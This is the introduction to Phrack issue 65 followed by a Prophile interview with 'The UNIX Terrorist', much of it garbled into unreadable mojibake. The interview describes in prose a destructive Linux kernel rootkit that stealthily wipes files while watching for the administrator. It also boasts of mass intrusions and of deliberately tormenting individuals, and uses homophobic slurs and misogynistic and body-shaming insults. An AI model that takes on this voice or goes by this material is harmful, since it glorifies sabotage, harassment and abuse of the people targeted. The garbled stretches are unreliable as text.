™Volume 0x0c, Issue 0x41, Phile #0x01 of 0x0f

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İ	==[Introduction]=
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i	== By The Circle of Lost Hackers]=
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Welcome back.

Another year has passed, another PHRACK issue is out, PHRACK65.

Every time somebody gives me a present I end up thinking to the story of that gift. Where did it come from ? Who worked on it ? Did who worked on it ever thought that his work would have end up in my hands ?

What about a PHRACK issue ?

PHRACK comes from the underground, the underground worked on it, submitting papers, sending feedback, commenting, spending long night chatting, reading, BREATHING. Does the underground still breath?

Things change, panta rei. As hackers, we have fun. We want fun. Hacking is fun. You know it because you did it, because you spent nights and nights on this fucking fun, going to sleep at 6 a.m. and waking up three hours later to present your face at school or work, with your brain still back home on your encrypted work. Are you still having fun?

Please, don't take it personally, don't over-react. It's just a question. A question that everybody should pose to themselves every single day, no matter what he is doing. FUN is not only PAYBACK. We are human, we love receiving congrats, who doesn't ? We LOVE seeing our little work spread around. We love the clap-clap-clap sound. But does it really boil down only to that ?

When you lose fun and start doing things only for the payback, you're dead. Everyone of you who experienced a bad job or a bad exam topic knows the feeling of "wasting time on useless things" that pops out in those moments. But, most of the time, you _HAVE TO_ do it.

Well, nobody _HAS TO DO_ hacking. Nobody.

If you are only doing that for a payback, than you are a DEAD hacker. If you are only doing that to present a paper to a conference, to see your name somewhere, than you are a DEAD hacker.

It will work. You don't need fun to be skilled, you don't even need to be skilled to post or to go to a conference, there are so many around that everybody has some hole to fix. But your touch with the underground is gone. Your responsibility towards friends, ideas, codes will slowly fade away. HACKING is also responsibility and FUN is the only way to not feel its pressure

You might disagree, just post on your idea. Maybe it is a too dark scenario, maybe it is just a spring blues, maybe I am just pessimistic, but this is the feeling. This is money taking over everywhere, this is seeing more and more things done only for the payback.

This is seeing the underground heart beating slower and slower.

PHRACK is just an example of what the underground has been able to do. Of what we can do. But so many hackers out there are capable of disrupting the system without having to read or write a magazine like we do. We are entering into a period where Government and Politics are trying to control technology with supposed-anti-terrorism laws. And they don't lack money or good congrats.

So please, please, help this fucking heart beating faster, pushing blood around. Please HAVE FUN.

This is the 65th edition of Phrack and we are still alive. Despite that some people say they don't learn anything when reading phrack we still think that Phrack is one of the best underground communication methods. Oh well, for sure, there are other and even better ways. But Phrack is one way and probably not the worse. We have tried to release this issue earlier but editing a magazine (and especially Phrack) is not easy. We have received a lot of positive comments after Phrack release #64 and a lot of people said they will contribute. However we did not see anything coming. Almost all articles from this release are coming from our first circle of friends. Again.

This release, despite that it is not the perfect one, tries to bring a good mix between technical articles and what we call spirit articles. Our introducing and concluding articles (Phrack Prophile and The Underground Myth) bring two opposite visions of the hacking underground.

Contradiction? No. Freedom of speech.

We have kept with our regular columns Phrack World News and International Scenes. We also have decided to publish less exploit articles. However, low-level hackers should find their way easily into this new release.

	1 Programme	-
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For this issue, we are bringing you the following:

0x01 Introduction 0x02 Phrack Prophile of The UNIX Terrorist 0x03 Phrack World News	TCLH TCLH TCLH
0x04 Stealth Hooking: another way to subvert the Windows	
	ivanlefou
0x05 Clawing holes in NAT with UPnP	felinemenace
0x06 The only laws on Internet are assembly and RFCs	Julia
0x07 Hacking the System Management Mode BSDaemon,	coideloko, d0nand0n
0x08 Mystifying the debugger for ultimate stealthness	halfdead
0x09 Australian Restricted Defense Networks and FISSO	The Finn
0x0a Phook - The PEB Hooker	shearer & dreg
0x0b Hacking the \$49 Wifi Finder	openschemes
0x0c The art of exploitation: Samba WINS stack overflow	max_packetz
0x0d The Underground Myth	anonymous
0x0e Hacking your brain: Artificial Conciousness	-C
0x0f International scenes	various

Windows stealth hooking article brings a deep analysis of the XP kernel internals by presenting two sophisticated backdooring techniques. It is

generally hard to find valuable reverse engineering articles covering *new* topics and satisfying our standards, but these guys have made a great job. Make sure also to check out the PEB Hooker and the full published source code if M\$ software reversing is your thing. Both of those articles will bring you a very good read.

Felinemenace is featured again and brings you one of their latest hacks on more recent network protocols. Our second network article digs into FISSO by introducing not-so-public information about australian restricted networks.

As we continue to care about cryptography, Phrack #65 includes a useful cryptographic concept of deniable encryption, a particulary relevant topic for hackers. Check out Julia's article for all details.

As mentioned, we have tried to bring you the best low-level hacking around. Articles such as Hacking the System Management Mode, Hacking the \$49 Wifi Finder, Mystifying the debugger, are not really Oday for those of you already in the underground, but aim to bring you sufficiently material to develop your creativity on that matter.

Finally, we could not release Phrack without at least one exploitation article. Max Packets has done the job of describing step by step his Samba WINS exploit. The information contained herein will certainly be enough for those of you guys who want to develop their own.

Scene Shoutz:

Again, Phrack #65 could not have happened without so many people. Thanks to the admins, coders, hackers, scripterz.

Shouts: mauro, sysk, leandro, assad, kiwicon for an amazing conference with a lot of original topics. As long as you stay a non profit event Phrack will support you! We are also looking forward to the next BACon in september 2008. Shouts to all south american hackers & expats.

No shouts: All supposed "Underground people" who asked us million times when Phrack will be out but never contribute to the magazine. If you guys were a little more productive perhaps Phrack would be released more often. Also, we will -not- help poor indonesians bypassing government's p0rn websites filters. Sorry taufiks1428@gmail.com.

Lames:

* cucamonga (xt@docking.gaykansascity.com) has joined #phrack <el> why hasnt phrack65 been leaked yet <vegas> probably coz i don't have it <shiftee> probably cause nobody wants to read it

Phrack has not been leaked this time...sorry for that... probably because shiftee needs to sharpen his hacking skills instead of posing on IRC. He could also read Phrack, we will not deny his IP address. Any questions, send us an email.

Flames: vegas (insecure wannabe), HDM (pwnie coward)

Enjoy the magazine!

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Editors : circle[at]phrack{dot}org
Submissions : circle[at]phrack{dot}org
Commentary : loopback[@]phrack{dot}org
Phrack World News : pwn[at]phrack{dot}org

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mQGiBEYfRF0RBADcVdkdzGcuHTx/r3ymypC622BkkAa4tYEsVXkOBFwvGLy5+ILn Mlnfwxlhfs1ZHQS53e8lxrs4j8qFSFuCTCQTCZuVFHaS9JDt+RfEyWwtmTTPfuhL TYj1RON33t70GEuyAF9oIca0Uj0PSREyT0mwbAOBVTZfWEC2yBZao+c3iwCghHaQ fRShZoA5iTfRNP+qnUyyyJ0EAIxix1TB2ImygXn+mPoPFxIOYh71eXsi2LXPPYU5 Q2/snVork1wkGVjwB7Bn2cHEeyUVb8sHjXY18lGpXcx0jFjq7ZMFcBtevI4I1YJL kfFkxQvXb8jjA8UY0IJfvhQ86070Csg0LnuCpHtnQAX8bljxZA27R08cHLWfwOBX 4HhnBACZS4YrTKf5yC6HEVfB4j822a3hbmvuwSC9FVqJZzuW6agfeQjUMSi3TLig SW721aMesY2ZWsGCmD3OhapqWoDssb4qN+udlqzDj3urrlxsU2BthYyZkPyECf8q q5CzBOa7CZVj46XuNr0NebfKt8zJUahXUwXJ8WUG9Mq02IpCzrQxbG1iZHdyIChQ aHJhY2sgcGVyc29ubmFsIGtleSkgPGxtYmR3ckBwaHJhY2sub3JnPoheBBMRAgAe BQJGH0RdAhsDBgsJCAcDAgMVAgMDFgIBAh4BAheAAAoJEMA5IJciKhVsCjEAmwTY y0PGxRDutAz4AAidWnXLVTfwAJ9z0lNQtQNSVs6/NVR7QlYPA8b5RLkBDQRGH0Rd ${\tt EAQAvTWMbq05s05rQNPOGKngGbGnNunicDIPg40fTieXXOa3HFDb3sGTCYpAUv4H}$ 7IPnei7jGCdsdrco1xmtQmQ+xVWoklb44G0wmmjVvnuIZ2DGhf6d3ijxGKZfL0oi eBia/X68IIc+prAypwm7UR1OAHVJnoHKCZG8MNcbD+5AyOsAAwUD/1JkpKjSXR48 ${\tt SzW+G6GVxh2N0bmDAFBTaNzVPn4Hpv0MQgdU5EAYc+Py+E3ehFVPdaoasTUA+Bzx}$ x4qXeFGaQI0xvkBfHART3ai6k3boY6e29OMdprBNyRlCGvFmhYT98bKK1hyoD9km m5zcHoyzr26RSEG1CcJhlp+i5E6o42qgiEkEGBECAAkFAkYfRF0CGwwACgkQwDkg lyIqFWxBXQCfbL9co8kDl32Ri0iNcoQi+HF5YC0An16AqMNGoNZ0zOkN8avUCWe3 zAAYmQGiBEZtVVQRBADK+AnxFD0Qq/kHQxo8ieAcypqBvSx1+00YPwGTHhoxz7Sa pCKi68Tm9Dpe62RXqMqi72+JbzYXQW5SXrziE4cO4bIHv1oG+SVM5EnCj6N9qcH5 xf+31jE5URjIvuaOzwq+hp4o1736WVTzykJ/plItRx/91kciFLNdGfVjho109wCq z4OAjOFq66jw3iuaWlf1xyYhH+8D/R4qCTHwoHxhR5ndq/oBH5umPZ/o8r3YFKbm 1DHTBKIipnq6Sisu6vYr80zR3MNYqT7//u27bDPXCtGaO68qHgZNYJ+Pl0g7mYTr 7htFE+t00+sn26P7Za/yKHzQpUMJi4EfRv1/7CW0JAG18DbWQDSZo0bcr95MuVVQ Q+x2QYPkA/9/VrKDFjBWSPuHbowvyKCFOZ+rtlqQZBiV1vYx1cZX6uZCPiI9njfs vn1G+GNswTfruzngee/hPRimYayz4O6HmT7LBygz1MVMX0ViKrz4JHJzrH0EKm/+ 5+EvrdWYZfmYHj5RJp+E5vrbGfkqxrpRwWK2wE5hs8vVBSozBjScqbRhUGhyYWNr IHN0YWZmIDIwMDcgKFlldCBhbm90aGVyIGtleSwgdGhhdCBkb2VzbnQgZXhwaXJl ${\tt IGFmdGVyIDEgZGF5IHRoaXMgdGltZSkgPGNpcmNsZUBwaHJhY2sub3JnPoheBBMR}$ AgAeBQJGbVVUAhsDBgsJCAcDAgMVAgMDFgIBAh4BAheAAAoJEDAEn2IWRoZwbQkA oIYvSaNwuqFczTyUqpGiCHzb6KUZAKDAWIr2t7xSbQJnf/z80tvKmw88MIheBBMR AgAeBQJGbVVUAhsDBgsJCAcDAgMVAgMDFgIBAh4BAheAAAoJEDAEn2IWRoZwbQkA n35TYBcJaUISdIV1iiFqoGYihlN9AKCzUmK7ynXAhta7GhOJpzkQdKDmabkBDQRG bVVUEAQAiNT5dMH5g6Yf+CSBjSnqb+B4sxDsb+kn2RezHGsq6JKpwQl3S5yBgPnW 8h2G6V0U/u80VINBmGNzBnv4EabAwTIoKnVrOI0yu4F1n0ZZt35Jk2omh9h1JzpE Q96gG4TSx2QJ4tf7qfP7By0br0iVtGKJ1CLaQAX27M9NqwH43M8AAwUD/RoIKIdj gfTAabtd4CdvnvAeLBmsZzGKGpzSqcwPyWhvj3ElCvkLL5JAK3dnIgTbmrpv2ep5 KGeqkm/cbSNeHU819IaCX5Hd8QXWOKnf+zrbpJ90L3ZxSDZ1ZkSjMD4Ls6QxnRsJ 4jqzt6GSAOPD5urYjpErjZDkvYZ4S4ynB6G9iEkEGBECAAkFAkZtVVQCGwwACgkQ MASfYhZGhnAGQACdGlRjo7TYmHm7XMUOwhwSZ0hN43kAoIkhgLBdHfaOnskxc5YZ

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----END PGP PUBLIC KEY BLOCK----
phrack:~# head -22 /usr/include/std-disclaimer.h
   All information in Phrack Magazine is, to the best of the ability of
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   all facts are checked, all code is compiled. However, we are not
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==Phrack Inc.==

Volume 0xc, Issue 0x41, Phile #0x02 of 0x0f

==[PHRACK PROPHILE ON]=:	=
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=: The UNIX Terrorist =	=
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In this issue of Phrack, we have renewed with publishing the prophile of an influencial underground character. The UNIX terrorist was already prophiled two years ago but for some editorial reasons at the time, we were not able to get his prophile published. Now that the Phrack editorial staff has less open conflicts with some part of the scene represented by the_uT, we want to make sure everyone remember his engagement. A lot of people believed he was an extremist blackhat hacker proning non-disclosure during his time of activity. That was true. But he was not just this.

I have known the UNIX Terrorist in real life seven years ago. At this time, during his youth, the_uT was a softer hacker. Dont get me wrong, the_uT (or whatever he was calling himself before) always had this characteristic personality that made him an exceptionally creative dude. Later on, after he started body-building (rumors mention that he followed the advices of his idol Mike Shifman), he got that impressive shape that certainly represented better his mind shift towards a more aggressive prophile. The UNIX terrorist is the result of this evolution from a young skilled hacker to a disabused philosopher of the underground.

This prophile was realized by The Paper Street Hacker in November 2007 for publication in Phrack Magazine #65 by TCLH. Remember the opinion reflected in this interview only engages the UNIX Terrorist and does not represent the opinion of the Phrack editors.

So here it is.

```
|---=[ Specifications
          Handle: the_uT
             AKA: daemon10, yu0, jungjeezy
   Handle origin: Africa
Age of your body: 24
     Produced in: The Heart of Darkness, USA
       Living in: The Paper Street Soap Company, USA
 Height & Weight: Excessive" / 2501bs
            Urlz: http://web.textfiles.com/ezines/EL8/
       Computers: Anything with a network connection and a working ssh
                   client will do... I'd rather spend my money on clothes
                   & entertainment... less tech garbage also means my
                  bedroom doesn't scare the bitches away
      Creator of: PROJEKT MAYHEM / Phrack High Council / anti.security.is
        Admin of: Most of South Korea/China ...
       Member of: NAMBLA (proud sponsors of TOR!) / ANONYMOUS
        Projects: M4YH3M
    6öFW£¢ 7FV ÇF‡&Ò F†R f—'7B &Æ 6¶† B $Òf ' WF-Æ-G' FW6-væV@
           Fò &Ò FW6·F÷ 6ö× WFW'2 6-ÆVçFÇ'â F-7G&-'WFVB 2
                   Linux LKM, VFS functions are hijacked so that file
                   indexing and rm'ing can be smuggled and interleaved
                   discretely amongst existing file operations.
```

Additionally, keyboard I/O is monitored to determine

the sysadmin's presence. Sporadic file wiping occurs either during heavy PLANNED system hard drive use, or occurs slowly and steadily, with timed delays, while the console user is absent. The primary purpose is to avoid the alarming and sickeningly unexpected HDD "crunching" sound that alerts many would-be "rm -rf /" victims to their impending doom. File removal is scheduled according to a proprietary prioritization algorithm whose factors include criteria such as inode atimes and VFS type. Files are secure DOD-wiped in place, but not unlinked, preserving disk statistics. Active since: 1998 Inactive since: I don't sleep... I metastasize |---=[Favorites 76÷'FVB v÷fW&æÖVçB öff-6- Ç2Â '6V7W&-G' W‡ W'G2Â 7F÷'3¢ æB '7 -&-GV Â ÆV FW'2" âââ 66-VçFöÆöv-7G0 ö6 Ç- 6R æ÷r &VGW, † -æW72Â wVÖÖòÂ 'Â F†R &-p f-Æ×3¢ ÆV&÷w6¶'Â & B &÷' 'V&''Â -'&WfW'6-&ÆP WF†÷'3¢ '&WB V 7Föâ VÆÆ-2 Æ÷V-2ÔfW&F-æ æB 6VÆ-æR ‡VçFW" 0 F†ö× 6öâ v-ÆÆ- Ò 2 'W'&÷Vv‡2 v-ÆÂ 6VÆb -'f-æR vVÇ6,À H.L. Mencken, Mark Twain 'F-6ÆW3¢ %F†R æWr † 6¶-ær Ö æ-fW7Fò" Ò v &W¢ \times VÆÆ , $_{*}$ 2 $_{*}$ 4& 6° "lyfestylez of the owned and lamest" - r0blnleech, ~el8 3 FÖ-ç3¢ †VæG' öb FV Ò×FW6òÂ F†R F-v-F Â V&öÆ ´ÆõUÒÀ Ò÷6æV ¶W'¢æ÷&p &öö·3¢ F†R &-6R æB f ÆÂ öb F†R F†-&B &V-6, F†R & R ö` æ æ¶-ær F†R &÷Fö6öÇ2 öb F†R VÆFW'2 öb ¦-öà æ \pm fVâ f-v \pm B 6ÇV"Â # F -2 öb 6öFöÒÂ ÖW&-6 â 7-6 \dagger òÀ |÷W&æW' Fò F†R VæB öb F†R æ-v‡BÂ F†R -7GW&R öb Dorian Gray, The Jungle, Fear and Loathing in Las Vegas, Catch 22, A Confederacy of Dunces, The Story of /b/ ' ÖVWF-æs¢ DÔ6öâ ò g& æ6R f#&Ö|V7C¢ F†R Ö æ† GF â &Ö|V7B F†R f-æ 6ÖÇWF-Öà 6Wf¢ %-÷Rw&R FV B -b -÷Rw&R †öÖVÇ' Ò ×' 6†-Bw2 f÷" GVÇG2À ÷fW" V-v‡B -V '2 öÆB öæÇ' G'Vw3¢ &WF &Æö6¶W'2 æB F-76ö6- F-fW2âââ §W7B &÷WB ç• 7V'7F æ6R fV GW&VB öâ W&÷v-B ÷" BÔæ F-öââââ W7 V6- ÆÇ' modafinil, ayahuasca, ketamine, dinitrophenol, epic stanozololz (Winstrofl), nandrolone, Epi-Pens ×W6-3¢ &WföÇWF-öæ ''÷f-öÆVçBö×-6övæ-7Вö ö6 Ç- F-2 †- Ö†÷ Ex: Jedi Mind Tricks, Necro, Circle of Tyrants, Non Phixion, Leak Bros, Immortal Technique, Q-Unique, Cage, Celph Titled Plastikman Æ6ö†öâ Æ-¶R ×' vöÖVâ Ò RÓ , -V '2 öÆBÂ 6-ævÆR †Ö ÇB' æB öà F†R gV6¶-ær &ö6·0 6 '3¢ &ÇVR FöFvR f- W" ‡g&ööÒ g&ööÒ • fööG3¢ v†W′ &÷FV-â ‡-G&öÇ-6 FRÂ f-F &vò 4tÂÂ \$4 w2À ÂÖVÇWF Ö-æRÂ 6 &Ç6öâw2 f-6, ö-Â Æ- V-B öÖVV Ó0 'Æ-¶S¢ æG&V' 6†-¶ F-ÆòÂ &v-&Ç3 ¶7W öf-ævW%ÒÂ VÖ 7vVFRÀ F†-ç7 -& F-öâ f-öÆVçB 7 ÷'F-ær …tT2ÅTd2Å &-FR'Â solving intractable problems with violence, achieving EPIC LULZ of unprecedented magnitude I dislike: Fat goths, CISSPs, fat people (in general), women with a BMI over 18, women whose thighs touch when they stand, miniature dogs, people who tailgate or drink beer out of red plastic cups, Basshunter

I'll give you a hint... it doesn't involve getting paid to do ′ 6ö× WFW" 6V7W&—G′ &W6V &6,â F†R öæÇ′ &V 6öâ ′ v÷VÆB WfVâ consider using a computer anymore would be to meet women of loose moral standards on myspace, or to engage in the wholesale piracy of music and video content, preferrably violent pornography. Or maybe to get directions to a strip club on mapquest... or order various scheduled substances from corrupt Eastern European pharmaceutical manufacturing facilities... In fact, if you're reading my prophile because you just happened still to be reading Phrack in 2008 and stumbled upon it, then I pity you... you fucking closet homosexual. |---=[First contact with computers ′ 7GVG--ær F†R ×-7FW&-W2 öb v÷&-ÆÆ 2æ& 2 æB æ-&&ÆW2æ& 2À ′ÖÆG7G-ÆR |---=[Youth $\texttt{E}'2\hat{\texttt{A}}$ &W7 V7F 6EVB $\hat{\texttt{A}}$ &B 6eR×7G&-6 \P Vâ $\hat{\texttt{a}}$ ' W6VB F $\hat{\texttt{O}}$ &V @ ′ 6÷ -W2 öb G"â Fö&"w2 |÷W&æ Â -â äRâ WfW'-&öG′ † FVB ÖRâ F†Vâ • ′ VæFW'vVçB â VÖW&vVæ7′ æVw&÷ Æ 7G′ æB FV6-FVB Fò Væ 7B ×′ revenge upon the world by inflicting massive verbal trauma through a medium where personal interaction is impossible and everybody feels tougher than they really are. So I installed BitchX and went on EFNET, and the rest, my friend, is history. |---=[Passions : What makes you tick ′′vÒ F-7F-æwV-6†VB '′ â 7WFVÇ′FVf-æVB æB Vç & ÆÆVÆVB 6Vç6P ′ öb 66† FVæg&WVFRâ FV6†æöÆöw′ -2 &WGG′ gVâ Föò †÷" B ÆV 7B -B was for a while), but what really drove me harder and further was the exciting possibility of using computers to turn the life of a particular fellow human being into a living hell. ′6ò æòÂ′v 6âwB F† B ¶-B F† B W6VB Fò †ær ÷WB B & F-ò 6† 6° 'B VÆV7G&öæ-2 W V- ÖVçB æB &V 76VÖ&Æ-ær -B Fò '6VR VÆÆ-ær how it works." Shit like that doesn't make you a "hacker" - it makes you a wannabe EE undergrad. Driving people over the precipices of depair and frustration is a great way to 72 öæRw2 F-ÖR 'WB FVf-æ-FVÇ' f ÆÇ2 6†÷'B öb F†R ÆV 7W&R ö` ' F-67&VF-F-ær ÷" ‡VÖ-Æ- F-ær ÷" ÷F†W'v-6R FVf Ö-ær æB slandering the ill-earned reputations of the various charlatans and hypocrites in the scene. Publishing the mail spoolz of ′ F†R V-6¶VBÂ &6†-f-ær F†R † &B G&-fW2 öb F†R Æ ÖRÂ æB &Òv-æp ' F†R vV ² &R ÆÂ 7F-f-F-W2 ' f-æB -ç7 -& F-öæ Ââ 'F-7vÆ &Ç'Â I choose to self-medicate my anomie by proving myself smarter $% \left(1\right) =\left(1\right) \left(1\right) +\left(1\right) \left(1\right) \left(1\right) +\left(1\right) \left(and stronger than others. This is the sort of thing with which we'll have to make do until we can one day stalk elk around the ' 'V-ç2 öb F†R &ö6¶VfVÆÆW" 6VçFW" ÷" 7G&- fVæ-6öâ -â F†R V× G• ′ 6 ' ööÂ Æ æW2 öb 6öÖR & æFöæVB 7W W&†-v‡v 'â f÷" gW'F†W" information about what makes me "tick," please consult Dr. Neal ′ ·& vWG¢w2 &VÖ &¶ &ÆR æB †_v†Ç′ 6 FVÖ-2 7-6†öÆöv-6 W†VvW6-2À ' gVÆÇ' ææ÷F FVB Fò öff-6- Â f÷&Ö GF-ær 7F æF &G2à

^{|---=[} Entrance in the underground

′-B ÆÂ &Vv â öâ TdäUB 6öÖR F-ÖR &÷VæB "", †Æöær &Vf÷&R F†W• ' † B 4,, äd•, Æ-¶R F ÆæWB ' −â Æ ÖR æB Æ ÖW" 6† ææVÇ2 Æ-¶R 6#F# and #feed-the-goats. Historical note: Several incredibly diabolical and motivated individuals from b4b0 would come to rule the virtual entirety of the Interweb with an iron fist for the following decade. Yeah, I started hacking shit virtually exclusively on TCP/IP networks, and started writing exploits long after techniques like heap overflows and return-into-libc were published, so fuck you if you have a problem with the fact that I never scanned shit with toneloc or bruteforced SPRINTNET logins. |---=[Which research have you done or which one gave you the most fun? ' w&-F-ær ç' öæR öb 6WfW& Â &VÆ- &ÆR W‡ Æö-G2 f÷" -çFVÆÆ-vVçFÇ∙ ′''WFRÖf÷&6-ær 6ö× ÆW, &VÖ÷FR gVÆæW& &-Æ-F-W2Â v†-6, ÆÂ Ö FR ÖR feel like a hacker from THE MATRIX. Especially writing a universal blind exploit for the Wu-FTPD globbing vuln for versions 2.5.x-2.6.1 (cmdtab power!), and porting the remote ' 6Æ-VçB f÷" 4õ\$RÕ4D'w2 -ævVæ-÷W2 7&33" FV GF 6² & 6¶Fö÷" Fò Ö÷&P ' W†÷F-2 ÷ W& F-ær 7-7FV×2 7V6, 2 6ÖÆ &-2 æB •\$•, ‡ ÷76-&Ç' F†R world's slowest exploit). Also, writing an LKM for dynamically loadable stack/heap execution protection on Linux. |---=[How started low-level ? 'Æ-¶R Ö÷7B ÷F†W" 'VæFW&w&÷VæB" w&÷W 2 ÷WB F†W&RÂ F†—2 öæR 7F 'FV@ ′ g&öÒ F†R fÆ vVB æ÷F-öâ F† B —B v÷VÆB 6öÖV†÷r &R 6öö FÒ vWB group of people together with a webpage and domain name and IRC channel and write a bunch of POC code and publish it to the public and post on sec lists for attention. It was a stupid idea. |----[Personal general opinion about the underground ' vVÆÂÂ F†R VæFW&w&÷VæB −2 &WGG' ×V6, FV BÂ 'WB ' wVW72 −÷P ' Ö÷7FÇ' † fR F†R 6V7W&-G' &W6V &6†W'2 ÷WB F†W&R Fò F† æ² f÷" F† @ one. However, as a delicious proof of the old adage "be careful what you wish for," security professionals have made their own demand scarce. With vulnerabilities so much harder to find, ′-BÖV ç2 F† B & æFöÒ -F-÷G2 ÷WB F†W&R &VâwB Æ-¶VÇ′ Fò f-æ@ ' ç-F†-ær &VÖ÷FVÇ' W6VgV '' w&W v-ær f÷" ÷fW&fÆ÷w2 -â Vç6 fR 2 functions. The first sign that things were about to dry out occurred during the format bug craze in 2000, which resulted in the systematic scanning of all varargs style functions that were ' $-\alpha6\div$ '&V7FÇ' W6VB Ò F†R f-'7B F-ÖR â VçF-&R 6Æ 72 öb vulnerabilities has been nearly perfectly eradicated in a body of open source code. Slowly over time, the same thing has happened to most other memory and integer overflows, and casting bugs. What happens as a result? Oday becomes a highly valued commodity. The chance of leakage decreases dramatically because: 1. Oday is much more valuable 2. Few people can find useful vulns, which decreases the amount ' öb 6† &-ærâ FF-F-öæ ÆÇ'Â 6Ö 'FW" V÷ ÆR W7V ÆÇ' f-æB â intrinsically higher value in their own work than people that can't understand the exploits they're using.

3. "When guns are outlawed only outlaws will have guns" -

& -6R &R FÒ RR , æB F†R f 7B F† B F†R F-f-æR Ö F†VÖ F-72 Ö`

exploit creation are now made sacred by entities like WIPO and the DMCA. For nearly a decade, security companies relied on FUD and fearmongering, heralding the imminent spread of global cyber-warfare and e-terror. A particularly salient example of this idiocy would be the infamous Aris Threatcon, second in its ′6öçFV×F-&-Æ-G′öæÇ′FòF†R †öÖVÆ æB 6V7W&-G′ Gf-6÷'′ÖWFW"â These scare tactics worked for a while, as sec. companies boosted sales of products such as firewalls, packet filters, network scanners, and other useless trash by relentlessly ' G'V× WF-ær F†R 6W&-÷W6æW72 öb f &-÷W2 &† 6¶W"" F‡&V G2 æB '• ′ 7G& FVv-6 ÆÇ′ 66 &-ær F†R V&Æ-2 v-F, F†V-" \div vâ \div &-v-æ Â (mostly stolen) advisories. Ironically, they ended up scaring legislators more than the commercial sector, and now people like Dmitry Skylarov are arrested for publishing their ' & 7Föæ-6†-ær " f-æF-æw2â æ÷FR Fò 6V7W&-G' 6ö× æ-W3¢ -÷Rw&R attempting to be both the cause and the cure and we've got use for neither. 4. Oday auctions: Blackhats finally realize that it's a lot ′Ö÷&R ÇV7& F—fR FÒ 6VÆÂ W‡ ÆÖ—B -æf÷&Ö F-öâ FÒ 6† F÷w′ -çFW&W7B groups. Such sales have the added benefit of preventing information dissemination, because it works against the interests of all parties involved. iDEFENSE, the first and ' Æ &vW7B æ ÖR -â † 6¶-ær Ö-FFÆVÖ ç''Â v 2 f÷&6VB Fò W&6† 6R exploits from the underground when they realized they lacked the technical skills in their meager R&D labs to find any exploits on their own. But who in their right mind would consider auctioning off vulns at Argentinian prices to a whitehat sweatshop that will just pawn their findings off as their own, and then publish them to Bugtraq - when they can make the same sale to somebody in the underground for 5-10x the cost and rest assured that the vuln will stay alive? ′æ÷v F —2Â —B —2 6Æ —ÖVB F† B F†R 6†—æW6R æB WfVâ tôÔTâ &P ′ † 6¶-ær F†-æw2â Ö â Ì ′ WfW" vÆ B ′ v÷B = 6† æ6R FÌ W‡ W&-Væ6R "the scene" before it degenerated completely. And remember, kids, knowing how to program or wanting really badly to figure out how things work inside doesn't make you a hacker! Hacking boxes ′Ö ¶W2 -÷R &† 6¶W"" F† Bw2 &-v‡B w&-FR -÷W" Æö6 À representatives at Wikipedia/urbandictionary/OED and let them know that hackers are people that gain unauthorized access/privileges to computerized systems! Linus Torvalds † 6¶W" &-6† &B 7F ÆÆÖ Â -6âwB † 6¶W" æ-VÇ2 &÷f÷0 † 6¶W" f B÷VvÇ'Â Ö -&R † 6¶W'2Â æò æB v† B -2 W v-F€ ′ −6âwB ′ −6âwB the use of the term "cracker"? As far as I'm concerned, that term applies to people that bypass copyright protection mechanisms. Vladimir Levin? HACKER. phiber optik? HACKER. Kevin Mitnick? OK, maybe a gay/bad one, but still WAS a "hacker." Hope that's clear. |---=[Memorable Experiences ' f-'7B &÷, ' WfW" ÷væVB †G&÷ 7F BvB 6öâ• ' v F6+-ær v-FW7 &V B æ-2 æB ‡-7FW&- w&- •\$2 æB f &-÷W0 ′6V7W&-G′Ö -Æ-ærÆ-7G2 gFW" F†R V&Æ-6 F-öâ öb æVÃ, W7 â 3" and #3. ′ F†R "2 ×W6-2 b f-ÆÒ fW7F-f ÂÂ æ÷F &Ç′ ¦ö÷7B öÂ &×2 g&VV'6Bæ6à ' F†R ×VÇF'Ö†öÖVB GF 62÷&Òv-ær öb VfæWB -&2 ÷ W& F÷" '6V-¶'Â 'v†-6, &W7VÇFVB -â "2 &-Ö 7' æB Ç † Ö ÆR †VvVÖöç'÷fW" #phrack &W &-ær F†R ÖVÖ÷& &ÆR f-G&-öÆ-2 7 VV6, %vöÇfW2 Ööær W2

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′ g&öÒ 67& F6, -â ÆW72 F† â 3 Ö-çWFW2âââ F†Vâ GFV× F-ær Fò
        deliver it without inducing fatal hilarity
' &V6öÖ-ær F†R g&VFG' ·'VVvW" öb F†R -çFW&æWBô•$0
′ 6VÆV'& F-ær ·v ç¦   ÖæÆ-æR -â 6F &¶æWB v-F,   76÷'FVB 6÷WF€
 g&-6 â -æf÷6V2 ÇVÖ-æ &-W0
' 6-f-\hat{A} &-v\ddaggerG2 6\dagger × -\ddot{o}ç2 v\div&ÆGv-FR 6\daggerVW" v\daggerV\hat{a}
                                           öÆ-6, G& ç76W‡V À
′ &V6öÖW2 F†R Ö÷7B &V6övæ—¦ &ÆR W‡ W'B öâ F†R f æwV &B öb ¶W&æVÂ
       rootkit (un)detection research
′ vW&Ö â 7F f`
' F†R 7V6VW76gVÂ 6ö6- Â Væv-æVW&-ær öb † 6¶W" &GfFÖ â" Ò v†-6€
′ &W7VÇFVB -â F†R &WG&-Wf  öb  â W‡ Æ-6-B Ö 7GW&& F÷'' f-FVò öb
        aforementioned individual
' "DTdTå4R 6öçG&-'WF÷'2 æB F†V-" Æ Vv† &Ç' Æ÷r 6VÆÂÖ÷WB &-6W0
 &R &WfV ÆVB -â &f ¶R" ‡& 6°
' -qFò F†R ÆW†-2 &2 †÷FVÀ
′ F†R 6öÖ×Væ  &Òv-ær öb s s w2 ¦ö&R v†-6, &V6 ÖR F†R öæÇ•
' \Pæ÷vâ F-ÖR -â †-7F÷'' v†W&R F†R 6 ÖR -æF-f-GV Â v 2 &ÒvVB
        concurrently by multiple intruders, who, up until the time
' öb F†R GF 6²Â † B æò ¶æ\divvÆVFvR öb V 6, \divF†W"w2 &W6Væ6W0
'Æövv-ær -çFò ×' 6ö× WFW" &VÇ--ær öæÇ' öâ ×W66ÆR ÖVÖ÷'' Fò G— RÀ
 gFW" f÷&vWGF-ær F†R Ç † &WB æB &V-ær Föò gV6¶VB W Fò &V B
        the letters on my keyboard
' F†R ÆÖÖ² Öb 7W' &-6R Öâ F†R 6†W6†-&R 6 F Ç-7Bw2 f 6R gFW" †-0
  77v÷&B v 2 6†÷WFVB B †-Ò &W V FVFÇ' B &÷†-Ö FVÇ' f
        decibels, while he was entertaining fans
        stringz attempts to replicate ~el8, fails, and is shamed offline
' f÷&WfW
′ 6V7W&-G-fö7W2æ6öÒ FG2 F‡VÖ&æ -Â -7GW&W2 Fò -G2 ÷&-v-æ À
′ 6öÇVÖç2 Ò ′ f-æ ÆÇ′ f-æB ÷WB -æf÷6V2 &ö6·7F '2 7V6, 2 Föâ
        Parker, Scott Granneman, and Dr. Neal rawetz really look like!
